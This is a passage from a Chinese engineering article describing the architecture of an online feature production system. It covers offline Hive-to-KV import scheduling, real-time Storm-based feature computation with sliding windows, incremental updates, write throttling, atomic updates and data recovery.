根据这些元数据，将导入流程都固化下来，可以进行平台化的统一调度。用户通过填写或选择少量的表单信息注册任务，出错的可能性大大降低，流程也可以从原来的写 ETL 代码、测试作业、配置调度、上线审核，简化成了填写表单和审核。接入流程从原来的几个小时，缩短到几分钟。同时，存储引擎从原来的仅支持 Tair，到现在 Squirrel（美团点评基于 Redis 的 KV 分布式存储中间件）等多引擎加入，系统调度架构如下。




图 2　离线特征生产调度

- 控制台（Console）是元数据的入口，用户在这里完成表单的填写，元数据落入 Settings 模块的 MySQL 库中。
- 调度模块（Scheduler）从 Settings 模块读取元数据，每日扫描需要导入的 Hive 表，待当日离线数据生产完成，便会启动 Map Reduce Job 来执行导入工作。
- 接口服务（Service）接收来自客户端的请求，根据 Domain 名称从 Settings 库中加载 Domain 元数据，然后从存储引擎取到对应的特征信息。由

于调度模块与接口服务模块统一了元数据，因此新特征的接入可以实现服务端工作零成本，新上线的 Domain 可以直接从服务接口取到数据，无需任何人工操作。

阶段二的完成大大简化了离线特征的上线流程，使接入工作从几个小时缩短到几分钟，也降低了出错的可能性。导入平台化的实现，也为通用性优化功能提供了土壤：数据压缩功能使得内存、带宽资源得到了更充分的利用；多引擎存储功能满足了需求方对性能的不同要求；导入调度功能解决了更新流量峰值的问题，提高了系统的整体可用性。

从天级到秒级

迄今为止，原始特征数据都是离线的，且更新周期都是一天，这跟离线数据仓库的 T+1 模式有关。而很多关键的业务指标希望做到实时化，特征工程也是如此。用户近几分钟、近几秒的行为信息往往比很多离线特征更具有价值，实时特征必然会在策略系统中发挥越来越重要的作用。

参考离线特征的计算过程，离线大部分是利用了数据平台的 ETL 工具，它的输入输出都相对固定，只能落地到 Hive，用户大部分的精力只需要关心计算逻辑。因此从离线 Hive 导入到线上存储引擎，成为了特征系统的主要工作，无需操心特征计算。而目前公司没有很完备的、类似 Hive SQL 的计算框架支持实时特征计算，生产计算实时特征需要自己写流式处理作业。因此我们有必要提供一个专用、便捷的特征计算工具来支持常见特征的计算工作，利用简单配置完成实时特征计算。




图 3　实时特征生产调度

实时部分的系统架构如上图所示，与离线类似，Console 部分接受用户的表单配置并将元数据写入 Settings 持久化。Scheduler 会负责读取 Settings 的元数据信息调度实时特征生产任务。我们采用 Storm 流式服务计算实时特征，从实时数据仓库的 Kafka Topic 接收流式数据，并按照预先配置好的特征计算逻辑生产、计算实时特征，然后写入到线上存储引擎。

下面详细讨论一下我们对于实时特征计算的平台化以及优化方案。

实时特征计算平台化

算法使用的特征有繁有简，复杂多变，设计一个自动化的实时特征计算系统难度很大。回到业务需求，我们的目的是通过特征生产系统来简化开发工作量，而非完全取代特征开发；因此我们选择一部分常见的实时特征类型，实现自动化生产和导入。

对于更复杂的实时特征，提供了更新接口来支持第三方特征生产程序对接。

以下是系统支持配置化生产的特征类型。首先是不同的**时间跨度**分类：

- 固定时间窗口，时间窗口的起止时间点是固定的，比如某日的销售额。
- 滑动时间窗口，时间窗口的长度是固定的，但起止时间点一直在向前滚动，比如近 2 小时销售额。
- 无限时间窗口，时间窗口的起点是固定的，但终止时间点一直在向前滚动，比如商家历史上销售总额。

销售额这个指标其实是对订单金额做求和（SUM）操作，总结常见的**计算类型**有如下几种：

- 求和（SUM），如销售额。
- 计数（COUNT），如订单量。
- 最大值（MAX），如最大订单金额。
- 最小值（MIN），如最小订单金额。
- 平均数（AVG），如平均订单金额。
- 去重计数（DISTINCT COUNT），如页面的用户浏览量（同一个用户多次浏览算一次）。
- 最新值（LAST），如最后支付时间。
- 列表（LIST），如最近的支付用户 ID 列表。

以上时间窗口与指标的组合，一共支持 24 种常见特征的计算类型。

对于实现上述特征的计算，主要包含如下三个抽象步骤：

1. 读取相关的数据（如上次特征值，或一些中间结果）。
2. 根据收到的业务数据，以及步骤 1 取到的数据进行计算（如累加或求去重数），得到新的特征值（和中间结果）。
3. 将特征（和中间结果）更新到系统。

不同时间窗口的实现方式应该尽量跟**计算类型**解耦，可以抽象出各自的处理方式：

1. 固定时间窗口，这类特征应该将时间窗的标识放在特征的 Key 当中。例如某商户某日销售额这个特征，将 Key 设置成 ${ 商户 ID}_${ 日期 }，这样可以实现时间窗的自然滚动。
2. 滑动时间窗口，常见的做法是缓存时间窗内的所有明细数据作为中间结果，当新的明细数据到来时，删除时间窗内过期的明细数据，并利用缓存的明细数据重新计算特征值。但这种实现方式缺点是当滑动时间窗的跨度较大时，需要缓存大量中间结果，可能成为系统瓶颈。对于这个问题，我们采用了延迟队列的实现方式。

> **延迟队列实现滑动时间窗，当新的明细数据到来时，会直接累计到特征值，同时将明细数据发送到延迟队列。延迟队列的作用是可以将数据延迟指定时间后重新发送回系统。系统接收到延迟消息时，再从特征值中抵消该部分数据（例如计算近 2 小时销售额，收到订单数据后累加销售额，收到延迟订单消息则减去销售额），这样可以只保留特征值，无需缓存明细数据即可实现窗口滑动的逻辑。延迟队列的实现方式只适用于可抵消的计算类型，如求和、计数等，但像最大值、最小值、去重计数等无法满足**

3. 无限时间窗口，简单粗暴的方式是回溯所有历史消息即可。然而这样存在的问题是，第一，流式实时数据本身一般不会持久化保留太长的时间（通常是几天）；第二，这种方式太耗费资源，特征的每一次更新都涉及多次 RPC。较为合适的办法是离线数据计算特征的基准值，实时数据基于离线计算结束的时间点继续累积。详细过程参考下文**数据融合**与**数据恢复**。

为了保证数据可靠性与查询效率，中间结果和特征都存放在分布式 Key-Value 存储引擎中。下图是 Storm 计算框架的拓扑逻辑图，其中 Calc Bolt 承担着不同计算

类型的实现，而 Mafka Delay Topic 则是延迟队列组件，用于实现滑动时间窗口。




图 4　实时计算框架

上述 24 个特征是常见的一些实时统计类特征，开发者只需要填写表单，选择需要的特征类型即可完成特征开发工作。对于现阶段不支持配置实现的个性化、计算逻辑复杂的特征，开发者可以自己开发 Storm 拓扑实现计算逻辑（对应实时特征生产调度图中灰色的 Third Party 模块），并通过更新接口写入到线上存储引擎。

实时特征计算优化

从上述支持的特征列表中可以看出，实时计算框架目前只支持聚合、明细列表这样的简单特征。即便如此，实时特征计算还是面临很大的挑战。离线特征只需要计算出更新周期内特征的最终值即可，而实时特征需要把每次特征变化都要实时计算出来，它既要计算的快，又要计算的多，因此它无法支持很大量的数据。




图 5　实时特征与离线特征对比

当面临数据计算量的挑战时，优化思路之一是利用一些中间结果或上次计算结果简化计算量，化全量计算为增量计算。例如求平均数这种特征，你可以存住所有的明细数据，当新的一条明细数据加入进来时，将所有明细数据求和再除以总数。这样需要 O(N) 的时间和空间复杂度，N 是明细数据个数。而你也可以仅保留总和跟总数，每次更新只要做一次加法和除法即可。

另一种优化思路是利用近似计算。比如求去重数（DISTINCT COUNT）这种指标，要精确计算可能很难找到一个时空复杂度都比较低的方案，而如果可以忍受近似计算的误差，HyperLogLog 算法是一个不错的选择。

特征生产调度技术

在生产调度演进过程中，会不断遇到各种系统问题，如可靠性、一致性、性能等等。在这一章节我们把特征生产调度中一些常见的技术手段，以及常见问题的解决方案汇总起来呈现给大家。

逻辑存储层

逻辑存储层的含义是 Domain 的元数据并不直接存放与存储相关的信息，而是将这些信息抽象成 Storage 元数据，如下图所示。其中 Domain 存储了访问控制、离线源信息、Storage ID 等信息，而 Storage 则存储了存储介质、特征元数据、数据存储格式等与存储相关的信息。Domain 与 Storage 是一对多的关系。




图 6　逻辑存储层

抽象存储层 Storage 有很多好处：

1. 支持数据版本灵活切换。一个 Domain 可能存在多个 Storage 数据版本，而只有一个是生效的。由于线上存储着多份版本数据，Domain 与 Storage 的对应关系自由切换，从而可以实现不同数据版本的自由变更。
2. 可以做到读写分离。这个特性对离线特征更新是一个好消息，因为离线特征对时效性要求不高，因此可以做到读的 Storage 跟写的 Storage 不同，在合适的时机切换读取的 Storage。这样切换表结构、更换存储引擎都可以平滑完成，而对读取方做到完全透明。
3. 实现数据切换的原子性。一次数据导入从 Domain 上看并不是原子操作（更新一个 Key-Value 对是原子操作，但是整个离线表导入到 KV 存储引擎并不是原子的），Storage 的引入可以实现 Domain 导入的原子性，当数据格式、特征元数据发生变化时可以保证数据读取的一致性。

增量更新与数据一致性

对于每日的离线特征更新，我们发现有些虽然总数据量庞大，但每天的变化比较

少。比如用户画像，有很多沉睡的用户他的特征基本不发生变化。如果每天将全量数据刷到线上，其实做了很多无谓的更新操作，对系统资源是一个巨大的浪费。尤其是更新线上存储引擎，写入压力将导致在线服务稳定性的波动。因此考虑在更新前计算出特征的增量变化数据，只更新变化的部分。而计算增量数据需要有线上特征集合的完整离线数据备份——数据镜像。

> 数据镜像（SNAPSHOT）是对线上存储引擎数据的离线备份。由于 KV 存储的特点适用于随机访问，而对顺序访问（如遍历）的支持并不是其强项，因此通过构造离线数据镜像，可以一定程度上帮助我们更为方便的操作线上 KV 存储引擎中的数据。这里主要是为了支持增量更新和数据恢复功能。

如下图所示同一个更新周期（Period）内需要做两次数据处理流程：归档（Archive）和同步（Sync）。Archive 会将上一个更新周期的 SNAPSHOT 和这个更新周期的特征数据表做差集和并集。差集的结果是增量数据（Diff），并集的结果是该更新周期内的 SNAPSHOT。对于数据量大而 Diff 又少的特征集合来说，增量更新会极大的节约线上的资源。




图 7　离线增量更新流程

增量更新可能带来数据一致性的问题。如果 Sync 步骤出现了少量数据更新失败（比如写操作偶然性超时），会导致 SNAPSHOT 与 KV 存储引擎的数据不一致。这种问题在全量更新时并不是什么大问题，当数据在后续更新周期内全量写入时，可以认为总会修复上次的更新失败问题。然而在增量更新时，这种错误是永久性的。因此我们在生成 SNAPSHOT 时为每条数据附上一条租约（Lease），当租约到期时，强制将该条数据加入 Diff 参与当次更新，这样可以保证数据的最终一致性。Lease 的时间我们可以对每一条数据进行随机分布，这样需要更新的数据会平稳的分布到每一天而不出现明显尖峰。Lease 机制其实是全量更新到增量更新的一个平滑过渡，Lease 为 0 时是全量更新，Lease 为无穷大时是增量更新。

写入削峰

随着离线特征表增多，同一时刻进行数据导入的作业相互抢占资源，未加控制的写入速度影响了 KV 存储引擎的正常读取，甚至引起雪崩。实时特征也面临类似问题，实时数据流容易随着集群的状况、业务的特点出现流量峰谷，如果没有消费速度的限制，很容易导致存储引擎压力突增突减，甚至将其打垮。

离线与实时通过不同手段控制并发写入线上存储速度。离线更新的特点是：

1. 更新具有周期性，需要同步时流量很大，同步结束后流量变为 0
2. 对更新延迟性要求不高（往往在小时级别）
3. 写入方完全是特征系统内部模块（每个 Sync 作业）

我们的目标是尽快将这些数据同步到线上存储引擎，同时兼顾写入速度（影响更新延迟）和集群资源（线上存储压力）。鉴于离线更新的特点，且 Sync 作业本来就由调度器管理，因此很容易将并发控制实现在调度器内部。调度器会控制每个存储引擎的最大 Sync 作业并发数量，同时每个 Sync 作业内部并发的写入速度也是固定的。负载限制的关系如下：

> 同步中的作业数 * 作业内部并发度 ≤ 线上存储引擎的最大写入压力

而实时特征更新的特点是：

1. 每时每刻都有写入的流量
2. 流量随着业务时间变化会有波动
3. 对更新延迟要求较高（往往在秒级）
4. 写入方有特征系统内部模块，也有第三方的服务

由于写入方可能来自特征系统外部，难以统一控制写入方速度，因此我们没有像离线一样让写入方直接操作线上存储，而是在两者之间增加了一个 Updater 服务（参考图 5. 实时特征生产调度），由它控制每个写入方的速度。实时特征流量波动大，且对更新延迟要求高，新接入的实时特征需要预估流量峰值并配置到 Updater 服务中。对于超过预设流量的请求予以拒绝或延迟。

原子更新

离线特征与实时特征面临的原子更新问题各有不同。离线更新的粒度为天级别，所有特征一天只更新一次，有的特征集合希望保证天级别的更新是原子的。即不希望任意时刻出现一部分特征是昨天的值，一部分特征是今天的值。这个问题利用上文提到的**逻辑存储层**可以很好的解决，这里不再赘述。

然而实时特征生产更新却面临另一种问题。很多时候需要先读取特征当前值，然后基于当前值做计算得到新值写入 KV 存储引擎，一次更新过程涉及到读取，计算、写入三步。因此如果要保证数据更新的一致性，必须要保证一次更新的读、算、写操作的原子性或者事务性。对于原子更新的需求主要有两类解决方案：

1. 生产方通过数据分组，保证相同 Key 的数据只通过一个线程更新，系统配置化生产的特征都基于 Storm 计算框架，实现起来非常方便。
2. 如果一些第三方（Third Party）不方便做数据分组，我们通过系统内 Updater 服务提供的 CAS（Compare And Swap）接口，生产方调用 CAS 接口进行更新，同样也可以做到原子更新。

数据融合与数据恢复

如果说实时数据是离线数据的延伸，那么离线数据可以说是实时数据的备份，二者是相辅相成的。理论上，利用实时数据可以计算出所有想要的特征，但离线数据可以从不同方面解决实时特征计算中诸多棘手问题：

- 提升效率。可以利用离线计算来提升效率。例如计算每个商家有史以来的营业额，如果全部采用实时数据，那将要实时回放历史上所有订单数据，这样的数据量和计算代价都是巨大的，此时可以利用离线框架计算出历史营业额，在特征初始化时将离线计算好的历史营业额导入线上存储引擎。之后的特征计算更新依赖实时框架，这样可以节省系统开销。
- 提升可靠性。可以利用离线计算和导入校正实时更新可能产生的误差，提升数据可靠性。实时特征计算采用 Storm 框架，可以保证数据记录不漏（At Least Once），但不能保证不重（At Most Once）。从系统设计的角度看，对于实时流式处理要做到确保计算一次（Exactly Once）的代价往往很高，相比于让流式计算绝对可靠，与离线计算结果融合往往是更合适的选择。对于像每日营业额这种固定时间窗的特征，实时更新流程只会更新当前时间窗内的特征（今日营业额），而并不会改动历史时间窗的数据，因此历史时间窗的特征可以利用离线数据重新校正一次，这样可以保证数据的最终正确性。




图 8　离线实时特征生产整体架构

上图为离线实时特征生产的整体架构。离线与实时的数据融合，需要一个更强大的调度器，它负责协调离线任务与实时任务的关系，高效、可靠的完成数据导入工作。离线作业与实时作业的调度关系分为两种：

1. 离线只初始化一次，后续只有实时数据从基于离线初始化的值做累积运算。如下图的离线初始化。这种调度类型常见于无限时间窗口的一些计算指标，如商户最后一次订单时间，用户累积消费金额等。
2. 离线与实时作业并存，离线作业定期复写历史数据，实时作业更新最近数据。如下图的离线定期修复。这种调度类型常见于提升固定时间窗特征的可靠性，如商户每日营业额等，这类特征在 Key 中携带时间信息，特征数据天然按时间窗分区，离线与实时作业更新不同分区的数据而互不影响。




图 9　离线初始化




图 10　离线定期修复

数据恢复是指当线上数据发生问题的时候（可能由于数据源问题、线上故障、硬件故障等）如何修复线上数据，使其恢复到正常状态。数据恢复是效率和可靠性的双重考验，越快速的恢复到正常状态，系统的可靠性就越高。离线增量更新的特征与实时特征都是在原有特征基础上累积计算，一旦某一时刻数据出现问题需要重导数据，只能从第一次增量开始重新累积，这无疑是及其低效的。如果能够定期备份线上特征的数据镜像，当实时更新从某一时刻出现故障时，可以用最近一次正确的离线 SNAPSHOT 版本刷新数据。离线数据最新的 SNAPSHOT 应与线上特征数据保持一致，而实时特征的 SNAPSHOT 会有一定延迟，这时只要将上游实时流数据回退到 SNAPSHOT 时间点重新开始消费（如下图所示），这样相比没有 SNAPSHOT 可以较为快速的恢复故障。

数据恢复功能是离线与实时架构融合的产物，只不过它的离线数据不是业务上产出的某张离线表，而是离线镜像数据 SNAPSHOT。




图 11　数据恢复

后记

一个完整的在线特征系统数据流涵盖加载、计算、导入、存储、读取五个步骤。从两类数据的五个步骤来看，在线特征系统截至目前还并不完整；而深入到每一个步骤，还有很多功能特性需要继续完善：支持离线计算框架、支持更多的实时计算类型、实时特征计算高可用、缩短数据恢复时间、特征实时监控等等。在与其他团队交流时，也有将特征系统深入到策略系统内部，实现算法、特征迭代一体化流程。在线特征系统的工作仍任重而道远。

